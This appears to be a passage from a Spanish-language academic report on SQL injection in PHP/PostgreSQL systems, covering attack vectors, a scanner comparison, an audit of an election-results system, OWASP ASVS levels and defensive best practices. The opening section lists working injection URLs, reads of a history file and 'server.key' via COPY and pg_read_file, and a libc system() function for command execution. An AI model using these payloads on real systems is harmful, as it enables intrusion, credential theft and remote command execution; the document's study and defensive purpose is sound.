PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)

Que puede ser utilizado para descubrir vulnerabilidades enfocadas en el manejador de base de datos y debilidades del sistema operativo.

Inyección SQL a ciegas

Para ataques de Inyección SQL a ciegas es necesario considerar las siguientes funciones del manejador PostgreSQL.

- Longitud de una cadena **LENGTH**(str)
- Extraer parte de una cadena **SUBSTR**(str,index,offset)
- Representación de cadena sin comillas simples
  CHR(104)||CHR(101)||CHR(108)||CHR(108)||CHR(111)

A partir de PostgreSQl 8.2, se incorporo una función **pg_sleep(n),** para hacer que el proceso de la sesión actual se duerma por n segundos.

Detener la comilla simple

Las cadenas pueden ser codificados, para evitar que escape de las comillas simples, mediante el uso de la función Chr ().

chr(n): regresa el carácter correspondiente al valor del código ascci pasado como parámetro.

ascci(n): regresa el valor del código ASCII el cual corresponde al carácter n
Por ejemplo si se quisiera codificar la cadena 'root':

```
select ascii('r')
114
select ascii('o')
111
select ascii('t')
116
```

Se puede codificar 'root' como:
chr(114)||chr(111)||chr(111)||chr(116)

En el navegador quedaría de la siguiente forma:

```
http://www.example.com/store.php?id=1; UPDATE users SET
PASSWORD=chr(114)||chr(111)||chr(111)||chr(116)—
```

Vectores de ataque [10]

1. **Usuario actual**: Para detectar el usuario actual se pueden lanzar las siguientes sentencias SELECT

```
SELECT user
SELECT current_user
SELECT session_user
SELECT usename FROM pg_user
SELECT getpgusername()
```

Ejemplos:

```
http://www.example.com/store.php?id=1 UNION ALL SELECT user,NULL,NULL--
http://www.example.com/store.php?id=1 UNION ALL SELECT current_user, NULL, NULL--
```

2. **Base de datos actual:** A través del uso de la función current_database() que regresa el nombre de la base de datos.

Ejemplo:

http://www.example.com/store.php?id=1 UNION ALL SELECT current_database(),NULL,NULL--

3. **Leer de un archivo:** PostgreSQL provee dos formas de acceder a un archivo local:

- Sentencia COPY
- pg_read_file() (a partir de PostgreSQL 8.1)

Sentencia COPY:

Este operador copia datos entre un archivo y una tabla. El motor de PostgreSQL accede al sistema de archivos local como el usuario postgres.

Ejemplo

/store.php?id=1; CREATE TABLE file_store(id serial, data text)--
/store.php?id=1; COPY file_store(data) FROM '/var/lib/postgresql/.psql_history'--

Los datos deben ser recuperados mediante la realización de la consulta UNION de Inyección SQL, como se muestra a continuación.

/store.php?id=1 UNION ALL SELECT NULL, NULL, max(id)::text FROM file_store LIMIT 1 OFFSET 1;--
/store.php?id=1 UNION ALL SELECT data, NULL, NULL FROM file_store LIMIT 1 OFFSET 1;--
/store.php?id=1 UNION ALL SELECT data, NULL, NULL FROM file_store LIMIT 1 OFFSET 2;--
...
...
/store.php?id=1 UNION ALL SELECT data, NULL, NULL FROM file_store LIMIT 1 OFFSET 11;--

pg_read_file():

Esta función se introdujo en PostgreSQL 8.1 y permite leer archivos arbitrarios ubicados dentro del directorio de datos DBMS.

Ejemplo:

SELECT pg_read_file('server.key',0,1000);

4. **Escribiendo a un archivo**

Revirtiendo la sentencia COPY podemos escribir en el sistema de archivos locales con los derechos del usuario postgres.

/store.php?id=1; COPY file_store(data) TO '/var/lib/postgresql/copy_output'--

5. Shell inyección

PostgreSQL proporciona un mecanismo para añadir funciones personalizadas mediante el uso de biblioteca dinámica y lenguajes de programación como Python, Perl y Tcl.

6. Biblioteca dinámica

Desde PostgreSQL 8.1, es posible agregar una función personalizada vinculada con la libc:

```
CREATE FUNCTION system(cstring) RETURNS int AS '/lib/libc.so.6', 'system'
```

2.4 Metodología de clasificación de herramientas de inyección SQL

Existen dos principales formas de probar las aplicaciones web para encontrar vulnerabilidades una vez codificado el sistema, incluyendo las pruebas contra inyección SQL: “white box” and “black box” [14]. El análisis white box se enfoca en el análisis de código de la aplicación web sin ejecutarlo, se realiza en base a reglas o patrones mediante el análisis del flujo de los datos. Este análisis puede llevarse a cabo de forma manual o a través de herramientas de análisis de este tipo, ejemplos de estas herramientas son FORTIFY [11], Ounce [12], Pixy [13], etcétera.

Para detectar Inyección SQL a través de este tipo de herramientas analizan todos los posibles caminos y cambios que se realizan a través del proceso de manipulación del texto de la consulta SQL para después revisar el resultado. El análisis exhaustivo podría no encontrar todos los errores porque esto dependerá de la complejidad del código; en estas situaciones es preferible usar las pruebas de “black box”. Las ventajas de estas herramientas: el análisis es rápido y en etapa temprana del desarrollo reduciendo el costo de reparación. Sin embargo están propensas a encontrar falsos positivos y negativos lo que obliga a una revisión manual una vez terminado el análisis.

Para las pruebas “Black box” los escáner no conocen la parte interna de la aplicación web y son lanzadas pruebas sobre las peticiones HTTP de la web. Esto provee una forma automática de búsqueda de vulnerabilidades evitando tareas repetitivas y tediosas haciendo cientos o miles de pruebas Inyección SQL. Esta técnica también es llamada prueba de penetración; la prueba consiste en enviar valores maliciosos a la aplicación web a través de las entradas de usuario y espera a ver si los ataques son exitosos. En este estudio [14] consideran esta técnica como la segunda más usada para evaluar la seguridad en aplicaciones web, este articulo propone el uso de escáner como buena opción para la búsqueda de vulnerabilidades. Existen muchos escáner comerciales como Acunetix Web Vuknerability Scanner, Spi Dynamics Webinpect, Watchfire AppScan, Buyservers Falcove, N-Stalker Web Aplication Security Scanner, Netsparker y libres existe una gran variedad como Gamja, BrupSuite, Grendel-Scan, entre otras. Sin embargo mencionan que las herramientas libres tienen varias limitaciones respecto a las comerciales.

El funcionamiento normal de todas estas herramientas consiste de los siguientes pasos: configuración, exploración y escaneo.

La configuración incluye la definición de la URL de la aplicación web y algunos parámetros de configuración como tecnologías con las que está hecha o tipos de pruebas, por ejemplo búsqueda de Inyección SQL.

En la exploración el escáner produce un mapa de la estructura interna de la aplicación web, este estado es de los más importantes porque encuentra las paginas que tienen posibilidad de ser escaneadas o probadas.

El escáner va a la página principal y examina su código en busca de links, cada link encontrado es solicitado y este procedimiento es ejecutado tantas veces como sea necesario hasta encontrar todas las páginas a las cuales está ligada. La función del escáner es ejecutar las pruebas de penetración automatizadas contra la aplicación web, simulando un usuario en el navegador entrando a cada parte del sistema y encontrando campos que requieren información para lanzar ataques.

Además de estas funciones muy claras, actualmente el escáner debe cubrir otras necesidades como son la clasificación de cada tipo de vulnerabilidad (alta, media, baja, información) y la generación de reportes que detallan el tipo de vulnerabilidad y las posibles formas de solucionarla.

Tanto las herramientas para pruebas de penetración (Scanner) como las herramientas de análisis de código estático se han estado considerando dentro de algunas organizaciones como herramientas como buenas opciones para la prueba de seguridad del sistema. Sin embargo algunas empresas apuestan por el uso de una u otra, esto sin duda deja en duda el trabajo de pruebas porque cada una de estas opciones sirve para cosas diferentes, por ejemplo las herramientas de análisis de código sirven para detectar errores de codificación y estos encontrados deben ser validados por el desarrollador. Por lo tanto debería considerarse el uso de ambas, además de un complemento de revisiones manuales de los resultados arrojados para descartar falsos positivos.

Combinando los resultados de análisis de código y pruebas de penetración es posible determinar la probabilidad y exposición de la vulnerabilidad además de calcular su riesgo en tiempos.

2.5 Herramientas de detección de errores de inyección SQL

Existen herramientas que soportan el análisis de un sistema para encontrar vulnerabilidades en las etapas de revisión de código existen herramientas de caja blanca y en la fase implementación o pruebas de caja negra, como se menciono en la sección anterior.

Para pruebas de caja blanca en análisis del código para proyectos de PHP, se encontró una herramienta llamada PIXY [11], esta herramienta tiene una limitante que es revisar proyectos en PHP versión cuatro, no soporta las características orientadas a objetos, existe una modificación de esta herramienta realizado que realizaron en la

universidad de las Ciencias Informáticas en la Habana Cuba, que aumenta las características de PIXY para soportar aplicaciones de PHP 5.

En el articulo [16]. “Comparing the Effectiveness of Penetration Testing and Static Code Analysis on the Detection of SQL Injection Vulnerabilities in Web Services”. [16] existe una comparación detallada de la efectividad de las herramientas de analisis de penetración y de codigo estático, concluyendo que para las pruebas realizadas estas últimas detectan un porcentaje mayor de vulnerabilidades que las herramientas de penetración, sin embargo lanzan un porcentaje mayor de falsos positivos con hasta un 10% más.

Sin embargo en este caso de estudio no contemplo el uso de herramientas de análisis de código estático.

Para el caso de pruebas de penetración existe un gran número escáner exclusivo para Inyección SQL, sin embargo en este trabajo se opto por herramientas que incluyeran entre otras este tipo de vulnerabilidad, por ser herramientas más completas y que varias organizaciones utilizan y recomiendan.

2.5.1 Comparativo de herramientas de penetración de código y su calificación

Actualmente existe un gran número de herramientas para escanear las aplicaciones web contra vulnerabilidades, incluyendo Inyección SQL, este número constantemente se modifica debido a que aparecen nuevas con características mejores y algunas dejan de utilizarse.

Se tomo una lista de las recomendadas en diferentes artículos, foros y estándares como OWASP, CWE donde contemplan algunas conclusiones y experiencias sobre el uso de las herramientas más comunes.

Varias publicaciones se han dedicado a realizar comparaciones de herramientas dedicadas a detectar este tipo de vulnerabilidades junto con XSS por ser las mas communes y peligrosas, las analizadas para este reporte: “Testing and comparing web vulnerability scanning tolos for SQL injection and XSS attacks” [14], “A Methodology for Effectiveness Analysis of Vulnerability Scanning Tools” [15], “Comparing the Effectiveness of Penetration Testing and Static Code Analysis on the Detection of SQL Injection Vulnerabilities in Web Services” [16]. Estas publicaciones generaron diferentes casos de pruebas de los más comunes para inyección SQL y los lanzaron a diferentes aplicaciones, comprobando siempre los resultados arrojados y probando el porcentaje cubierto del total de vulnerabilidades e identificando la cantidad de falsos positivos.

El referendo más importante fue el de Shay-Chen en 2010, donde realiza una comparación de de 43 escáner de pruebas de penetración open source y libres, haciendo un comparativo de diferentes características importantes que deberían cubrir las herramientas, Shay-Chen tiene un proyecto WAVSEP 1.0 que es una

plataforma (http://code.google.com/p/wavsep/) donde exhibe el trabajo realizado que incluye un Web Application Scanner Benchmark (v1.0).

El Proyecto WAVSEP incluye los siguientes casos de pruebas:

Vulnerabilidades

- **XSS Reflejados:** 66 casos de pruebas, implementado en 64 páginas JSP (GET & POST)
- **Errores basados en Inyección SQL :** 80 casos de pruebas, implementado en 76 páginas JSP (GET & POST)
- SQL i a ciegas: 46 casos de pruebas, implementado en 44 páginas JSP (GET & POST)
- **Tiempo basado en Inyección SQL:** 10 casos de pruebas, implementado en 10 páginas JSP (GET & POST)

Falsos positivos

- 7 diferentes categorías de falsos positives que reflejan vulnerabilidades XSS (GET & POST)
- 10 diferentes categorías de falsos positives que reflejan vulnerabilidades Inyección SQL (GET & POST)

El autor de este proyecto concluye que todas las herramientas se enfocan en cubrir vulnerabilidades de INYECCIÓN SQL, XSS, menciona que existen diferentes métodos que utilizan herramientas para descubrir riesgos de seguridad y todos pueden ser eficaces para la detección de ciertos casos comunes de una vulnerabilidad y al mismo tiempo ser ineficiente para detectar otros casos de la misma vulnerabilidad.

Los tipos de aplicaciones probados incluyen lenguajes como Java, PHP, ASP.NET, entre otros, estudio las características de las herramientas como, lista de la vulnerabilidad, grado de cobertura, los procesos de instalación, los métodos de configuración, la usabilidad, la adaptabilidad, la estabilidad en el rendimiento, entre otros aspectos.

Por lo tanto, menciona que la única forma que realmente podría aportar información útil a los probadores con exactitud y asegurarse de la cobertura de los escáneres **es escribir casos de pruebas detallados para distintas escenarios**, a partir de algunas de las exposiciones centrales comunes, como la inyección SQL XSS o dependiendo de las necesidades del probador. Otro aspecto importante que rescata el autor **es que la combinación de herramientas proporciona los mejores resultados** y mayor cantidad de detecciones de detecciones de estos tipos.

Concluye recomendando las herramientas Netsparker CE (42 casos detectados), junto con Acunetix Free Edition (38 casos, con 27 diferentes detectados por Netsparker), Skipfish (detecta 12 casos diferentes a los de las herramientas anteriores). Además complementa con la N-Stalker eficiente para pequeñas aplicaciones, ya que puede detectar algunos casos que ninguna de las otras herramientas de prueba puede. Así que la combinación de cuatro herramientas dará el mejor resultado posible de la detección de las vulnerabilidades más comunes.

Para el caso de las otras publicaciones mencionadas anteriormente, coinciden en la mayoría de los datos mencionados por Shay Shen, como son:

- Las herramientas encuentran diferentes vulnerabilidades, por tanto los resultados son complementarios. [14][15][16]
- Todas las herramientas analizadas arrojan falsos positivos, llegando hasta un 77% en algunos casos [14].
- El porcentaje del total de errores es bajo en algunos casos, por tanto no confiable.[14][15][16]
- Ninguna herramienta encuentra más del 51% de los errores detectados por expertos en seguridad web.[16]

2.5.2 Caso específico: Revisión del proyecto PREP

Las empresas que utilizan métodos ágiles en el desarrollo de software necesitan asegurar la confiabilidad de sus productos y cubrir cualquier tipo de vulnerabilidad, que se presente.

Una auditoría de seguridad informática o auditoría de seguridad de sistemas de información (SI) es el estudio que comprende el análisis y gestión de sistemas, llevado a cabo por profesionales para identificar, enumerar y posteriormente describir las diversas vulnerabilidades que pudieran presentarse en una revisión exhaustiva de las estaciones de trabajo, redes de comunicaciones o servidores.

Sistema PREP

Esta sección muestra los resultados del análisis de seguridad enfocado a Inyección SQL realizado al sistema PREP (Programa de Resultados Electorales Preliminares) de la empresa SoftLogik, una empresa que utiliza metodologías agiles.

El sistema fue desarrollado en Yii Framework 1.1.7 se montó en un servidor virtual Ubuntu Server 10.04 con una velocidad de procesamiento de 3.3 GHZ, 4 GB de RAM y 40 GB de disco duro, con una base de datos PostgreSQL 9.0.4.

El sistema PREP es un sistema web, desarrollado con el fin de tener el registro de votos de una o varias jornadas electorales dentro del territorio nacional, para poder emitir resultados preliminares de forma rápida y confiable; está compuesto por diferentes formularios de registro de información como el clásico inicio de sesión y secciones de registro de votos para los diferentes partidos como se muestra en la imagen 3, las pruebas consistieron en atacar estos formularios.

Los puntos más vulnerables para la inyección SQL son todas las entradas de usuario que presentan los formularios de una aplicación y esto sin duda compromete la seguridad del sistema PREP que cuenta con varios de ellos y es por eso que los encargados de la seguridad de este decidieron asegurarse de que el sistema cumplía con los requerimientos necesarios de seguridad.

Imagen 3. Registro de votos del sistema PREP

El análisis para descubrir las Inyección SQL del sistema consistió básicamente de dos etapas: etapa manual y etapa automatizada.

Etapa manual

Para este ataque fue necesario ponerse en el papel de la persona mal intencionada para enviar simples cadenas de texto con sentencias SQL a través de las fuentes de datos para manipular la sintaxis del intérprete atacado que para este caso fue PHP y el manejador de base de datos PostgreSQL. Las pruebas se realizaron con los casos más comunes presentados en las secciones anteriores de este documento.

Los ataques de inserción SQL no fueron exitosos debido a que el sistema PREP incluía seguridad ante este tipo de ataques, escapando siempre las consultas enviadas a través de las entradas de usuario, como (;), (‘), UNION, etcétera.

Etapa automatizada

Para este caso especifico se opto por usar las siguientes herramientas: Acunetix Enterprice Edition 7, Netsparker - Community Edition, N-Stalker Free 2009 y Web Scan 1.0; la decisión de usar estas herramientas surgió después de analizar la comparación de varias herramientas existentes y por la recomendación de usar más de una herramienta para tener un análisis más completo porque generalmente encuentran vulnerabilidades diferentes.

2.5.3 Resultado de la aplicación de las herramientas

La imagen 3 muestra los resultados obtenidos de cada una de las revisiones realizadas con la herramienta Acunetix, en la primera revisión se pueden ver tres errores de alto impacto clasificados como vulnerabilidades de Inyección SQL. Sin embargo cabe mencionar que después de un análisis realizado por los desarrolladores del sistema y el equipo de pruebas se llegó a la conclusión de que dichas vulnerabilidades eran falsos positivos, ya que se podía modificar parámetros de tres páginas de manera directa en la URL mostrando información que no afectaba la seguridad del sistema.

En la segunda revisión se ve un incremento de errores debido a que la herramienta siguió mostrando los falsos positivos encontrados en la revisión anterior, además de una nueva vulnerabilidad de alto impacto la cual después de un análisis del equipo de desarrollo y el equipo de pruebas se consideró que era necesario corregir, ya que la descripción de la vulnerabilidad nos indicaba que se permitía el acceso sin autentificación a una página en la cual se podían dar de alta nuevos usuarios.

En la última revisión el número de errores se redujo a uno debido a que el equipo de desarrollo tomó acciones pertinentes para poder corregir lo que se consideraba como falsos positivos y la vulnerabilidad de alto impacto encontrada en la revisión número dos. Esta vulnerabilidad encontrada es la misma detectada desde la primera revisión considerada como un falso positivo.




Imagen 4. Revisión y Resultados Obtenidos con Acunetix

En la imagen 4 se puede observar la revisión y resultados obtenidos con la herramienta Netsparker, en dicha revisión solo se muestra una vulnerabilidad clasificada como importante la cual describe que es necesario implementar un certificado de seguridad SSL que garantice la encriptación del tráfico de datos a través de la red, porque considera que la contraseña puede ser robada.




Imagen 5. Revisión y Resultados Obtenidos con NetSparker

Las herramientas Grendel-Scan y N-Stalker no encontraron vulnerabilidades de tipo Inyección SQL.

En la siguiente tabla se muestra el resumen de los resultados recabados de las revisiones al sistema.

Herramienta	Cantidad	Inyección SQL	Falsos positivos	Total
Acunetix	8	8	7	1
N-Stalker	1	0	0	0
NetParker	1	0	0	0
Grendel-Scan	1	0	1	0

Una vez recabada y analizada la información se llegó a las siguientes conclusiones que confirman los resultados expuestos por varios autores [14, 15, 16]:

- Se debe hacer un análisis con herramientas de código estático y pruebas de penetración.
- La confiabilidad en el uso de escáner fue baja, con 70% aprox. de falsos positivos.
- Se debe hacer un análisis de los resultados para descartar falsos positivos.
- Se debe usar más de una herramienta para complementar la revisión.
- La detección fue baja por el uso de un Framework utilizado en el sistema. [2][4]

2.5.4 Acciones derivadas de las pruebas

Es necesario aclarar que las revisiones al sistema PREP fueron hechas inicialmente solo con Acunetix, y las vulnerabilidades encontradas se fueron corrigiendo una vez aclarados los puntos, el sistema fue creciendo y mostrando nuevos resultados, hasta llegar a un punto de satisfacción con esta herramienta. Después se considero apropiado asegurarse de los resultados con las otras herramientas, sin embargo ya no proporcionaron gran cantidad de vulnerabilidades.

Cada vez que se hizo el análisis con las herramientas fue necesario si estos resultados realmente eran una vulnerabilidad, y en la mayoría de ellos fue así, solo realmente fue encontrado uno que fue corregido de inmediato en el que se permitían crear usuarios, configurando la página para que solo accedieran a ella los usuarios correctos.

Con estos análisis se comprueba que las herramientas de penetración de código detectaron más de los 80% falsos positivos, y se concluye que se debe hacer una revisión extra con los relacionados con la aplicación para dictaminar si es necesario darle seguimiento.

No fue posible revisar durante todo el proceso con las cuatro herramientas para comprobar si realmente encuentran o no los mismos resultados, sin embargo se pudo dar una idea de que el uso de herramientas complementa para mejores resultados, porque las herramientas mostraron vulnerabilidades que Acunetix no mostro como la seguridad SSL o la actualización de apache, aunque estas no fueran del tipo Inyección SQL.

2.6 Estándar de Verificación de Seguridad en Aplicaciones

2.6.1 Introducción al estándar ASVS

OWASP lanza el proyecto Application Security Verification Standard (ASVS), Estándar de Verificación de Seguridad en Aplicaciones con el objetivo de normalizar el grado y nivel de cobertura de seguridad de aplicaciones Web utilizando un estándar abierto comercialmente viable. El estándar proporciona una base para probar los controles de seguridad de una aplicación, así como también los controles técnicos de seguridad en el medio ambiente, tales como vulnerabilidades Cross-Site Scripting (XSS) y Inyección SQL,

Este estándar se puede utilizar para establecer un nivel de confianza en la seguridad de las aplicaciones Web, para el caso de esta investigación será evaluado el nivel de confianza de las pruebas ejecutadas al Inyección SQL.

El ASVS de OWASP define los requisitos de verificación y documentación que se agrupan sobre la base de la cobertura relacionada y un nivel en el que se debe de cubrir. La Norma define cuatro niveles jerárquicos (por ejemplo, el nivel 2 requiere una mayor cobertura y rigor que el Nivel 1) como se muestra en la figura 5.




Imagen 6. Niveles de OWASP ASVS

Nivel 1. Verificación automatizada

Nivel apropiado para aplicaciones donde se le proporciona bajo nivel de confianza al uso correcto de los controles de seguridad.

Las amenazas de seguridad en general son los virus y gusanos (los objetivos se eligen de manera indiscriminada a través amplias exploraciones y el impacto solo de los más

vulnerables). El alcance de la verificación incluye código que se ha desarrollado o modificado al crear la aplicación.

En nivel 1, la verificación involucra el uso de herramientas automatizadas complementada con verificación manual. Este nivel de cobertura de seguridad es parcial. El uso de verificación manual no es el complemento de cobertura sino una revisión de los resultados encontrados por las herramientas descartando falsos positivos.

Existen dos componentes como parte de este nivel. 1A es para el uso de herramientas automatizadas para escanear las vulnerabilidades de la aplicación (análisis dinámico) y el nivel 1B para el análisis del código con el uso de herramientas de escaneo.

Una aplicación para cubrir el nivel uno debe cubrir ambos niveles 1A y 1B.

Nivel 2. Verificación manual

Apropiado para aplicaciones que manejan transacciones de personal, realización de negocios a través de transacciones comerciales, información sobre el proceso de tarjetas de crédito, o procesan información de identificación personal.

Proporciona cierta confianza al uso correcto de los controles de seguridad y confía en que estos funcionan correctamente. Las amenazas comunes son los virus, gusanos, y los oportunistas especialistas, como atacantes con herramientas de ataque profesional o de código abierto. El alcance de la verificación incluye todo el código desarrollado o modificado para la aplicación, así como también examinan la seguridad de todos los componentes de terceros que proporcionan funcionalidad de seguridad para la aplicación. Hay dos elementos que lo constituyen para el nivel 2 (A. Pruebas de Seguridad manual, B. Revisión de código manual)

Este análisis no depende del uso de herramientas para la verificación, normalmente este análisis es manual analizando los requerimientos del sistema. Si existe alguna herramienta la persona podría hacer uso de ella para soportar su análisis.

Nivel 3 - Verificación de Diseño

Apropiado para aplicaciones que manejan importantes transacciones entre empresas, incluidos los que procesan la información relacionada con la salud, de función crítica o sensible del negocio, o un proceso sensible de otros activos importantes. Amenazas a la seguridad general, son los virus y gusanos, los oportunistas, y los atacantes posiblemente determinados (los atacantes capacitados y motivados para centrarse en objetivos específicos utilizando herramientas como herramientas de detección de propósito-construido). El alcance de la verificación incluye todo el código desarrollado o modificado para la aplicación, así como para examinar la seguridad de todos los componentes de terceros que proporcionan funcionalidad de seguridad para la aplicación.

Level 4 – Internal Verification

Nivel adecuado para las aplicaciones críticas que protegen la vida y la seguridad, la infraestructura crítica, o funciones de defensa. El Nivel 4 también puede ser apropiado para aplicaciones que procesan bienes sensibles. Este nivel se asegura que los controles de seguridad estén trabajando correctamente, que los controles de seguridad se utilicen en todas partes dentro de la aplicación como políticas que se hacen cumplir, y que las prácticas de codificación segura fueron seguidas.

Nivel de verificación para SQL Inyección

El OWASP ASVS (estándar de verificación de aplicación de seguridad) define un grupo de áreas que deben ser evaluadas y en cada una de ellas establece un grupo detallado de requerimientos que se deben cubrir. Las areas que contempla son las siguientes:

V1. Security Architecture

V2. Authentication

V3. Session Management

V4. Access Control

V5. Input Validation

V6. Output Encoding/Escaping

V7. Cryptography

V8. Error Handling and Logging

V9. Data Protection

V10. Communication Security

V11. HTTP Security

V12. Security Configuration

V13. Malicious Code Search

V14. Internal Security

Para el caso de Inyección SQL se tomaron en cuenta solo las áreas con las que tiene relación y con algunos de sus requerimientos para compararlo con el nivel que se debe cubrir según el estándar y esto nos sirviera para determinar el nivel de seguridad del sistema PREP para este tipo de vulnerabilidad. Anexo 1. Para ver tabla de requerimientos.

2.6.2 Resultados de la evaluación

Se considero que la seguridad del sistema PREP se encuentra en el nivel 2, por ser un sistema donde se maneja información importante por estar manejando información de elección personas y un ataque podría generar conflictos entre personas. Sin embargo en algunos casos puede ser considerado nivel 1 porque los resultados arrojados por el sistema pueden estar sujetos a cambios por ser resultados preliminares y no finales.

La recomendación del estándar incluye para nivel 1 usar análisis estático y dinámico a través de herramientas y comprobar resultados para descartar falsos positivos. Por lo anterior se concluye el sistema está probado de forma incompleta por solo haber utilizado análisis de pruebas de penetración.

Analizando los requerimientos, el estándar sugiere realizar algunas tareas de nivel 2, para descartar defectos desde la parte de codificación del sistema para comprobar que se están implementando las técnicas y estrategia de forma correcta.

2.7 Mejores prácticas para evitar inyecciones SQL en proyectos PHP y PostgreSQL

Para determinar las mejores prácticas fue necesario revisar el proceso global que se sigue para desarrollar el software, es decir tratar de determinar acciones necesarias a través de algunas etapas de desarrollo con el objetivo de encontrar actividades que se pueden seguir para eliminar la posibilidad de ataques Inyección SQL en proyectos PHP y PostgreSQL. Las propuestas surgen por estándares como OWASP y CWE principalmente, además de complementos de otros artículos que corroboran dichas prácticas.

En este apartado se darán a conocer los resultado de las mejores prácticas divididas por etapas del desarrollo de software, esta etapas sugeridas no pretender ser parte de ningún ciclo de vida, y pueden ser ajustadas a cualquier metodología de desarrollo de cualquier empresa ya sea tradicional o desarrollo ágil.

Definición y diseño

DD1. Definir un programa de pruebas que incluya escenarios de ataques Inyección SQL adecuado para el tipo de sistema tomando como referencia el ASVS.
DD2. En la definición de la arquitectura selecciona aquella que separe los datos del código.
DD3. Si es posible se debe seleccionar un framework que proteja contra este tipo de vulnerabilidades.
DD4. Define cuentas solo con los privilegios necesarios, incluyendo los permisos de acceso a la base de datos.
DD5. Desarrolla una lista de validación de los campos de entrada (tipo, tamaño, etc.)

Desarrollo

D1. Dentro del marco de pruebas unitarias agregar acciones que validen contra Inyección SQL.
D2. Utilizar sentencias preparadas (consultas parametrizadas).
D3. Utilizar procedimientos almacenados con un diseño apropiado.
D4. Configura las directivas de PHP contra la seguridad dentro del archivo php.ini.
D5. Crea una librería o utiliza el paquete de base de datos PEAR que cubra lo siguiente:

- D5.1 Ocultar información importante para que no se muestren los errores al usuario.
- D5.2 Escapar entradas de usuario.
- D5.3 Delimita siempre los valores en las consultas.

D6. Utiliza una lista de validación de estradas.

D7. Ejecuta una prueba de revisión de código y analiza los resultados para descartar falsos positivos, si encuentran errores deben corregirse y ejecutarse nuevamente la herramienta.

D8. De ser un sistema con requerimientos altos de seguridad debes implementar revisión de diseño y revisión interna.

Implementación

I1.Utiliza un firewall contra Inyección SQL.

I2. Configurar la infraestructura de red para aislar la aplicación web.

I3. Lanza más de una herramienta de penetración de código para complementar la revisión, analiza los resultados para descartar falsos positivos, corrige si hay vulnerabilidades y lanza la herramienta nuevamente al sitio hasta desaparecer todas las vulnerabilidades.

Existe un mayor nivel de detalle de cada una de las prácticas y algunas propuestas de implementación, ver anexo 2.

Aclaraciones

No existe dependencia entre las prácticas, y no tienen un orden para llevarlas a cabo, incluso puede existir una combinación de algunas prácticas de definición y diseño con algunas de implementación saltando la etapa de desarrollo. A continuación se mencionan algunas formas de abordarlas.

1. La mejor forma de prever ataques Inyección SQL, es tomar las prácticas desde el inicio del proyecto, al tomar la práctica DD1 se debe tener un plan completo de inicio a fin de los posibles ataques y formas de irlos previendo a lo largo del desarrollo.
2. La revisión puede ser tomada desde la fase de desarrollo tomando las prácticas que ahí se recomiendan.
3. La práctica D5 cubre las prácticas D5.1-D5.3, de no tomarse se sugiere cubrir las interiores.
4. La práctica D8 no contempla en este documento detalle de las técnicas de revisión de diseño e interna.
5. La revisión puede ser tomada a partir de la implementación, solo se deja a consideración de quien ejecuta las prácticas la confiabilidad de los resultados.

3 Conclusiones

3.1 Resultados

Se conoció el proceso de inyección SQL en las aplicaciones web, a través de las formas comunes de ataques, además de especificar estas para el caso específico de PHP y PostgreSQL.

Se hizo un análisis de las formas comunes de revisión de un sistema propuestos por organizaciones dedicadas a la gestión de calidad como el caso de OWASP y CWE, detallando aquellas específicas para la revisión de proyectos con ataques de inyección SQL.

Existen diferentes métodos y técnicas propuestos, sin embargo la mayoría de ellos se encuentra para fases tardías del desarrollo del software, como en su etapa de implementación y estas se encuentran de forma general para varios tipos de vulnerabilidades, en esta investigación se dio un recorrido por las fases del desarrollo del software en busca de las mejores prácticas que se pueden adoptar desde etapas tempranas del desarrollo.

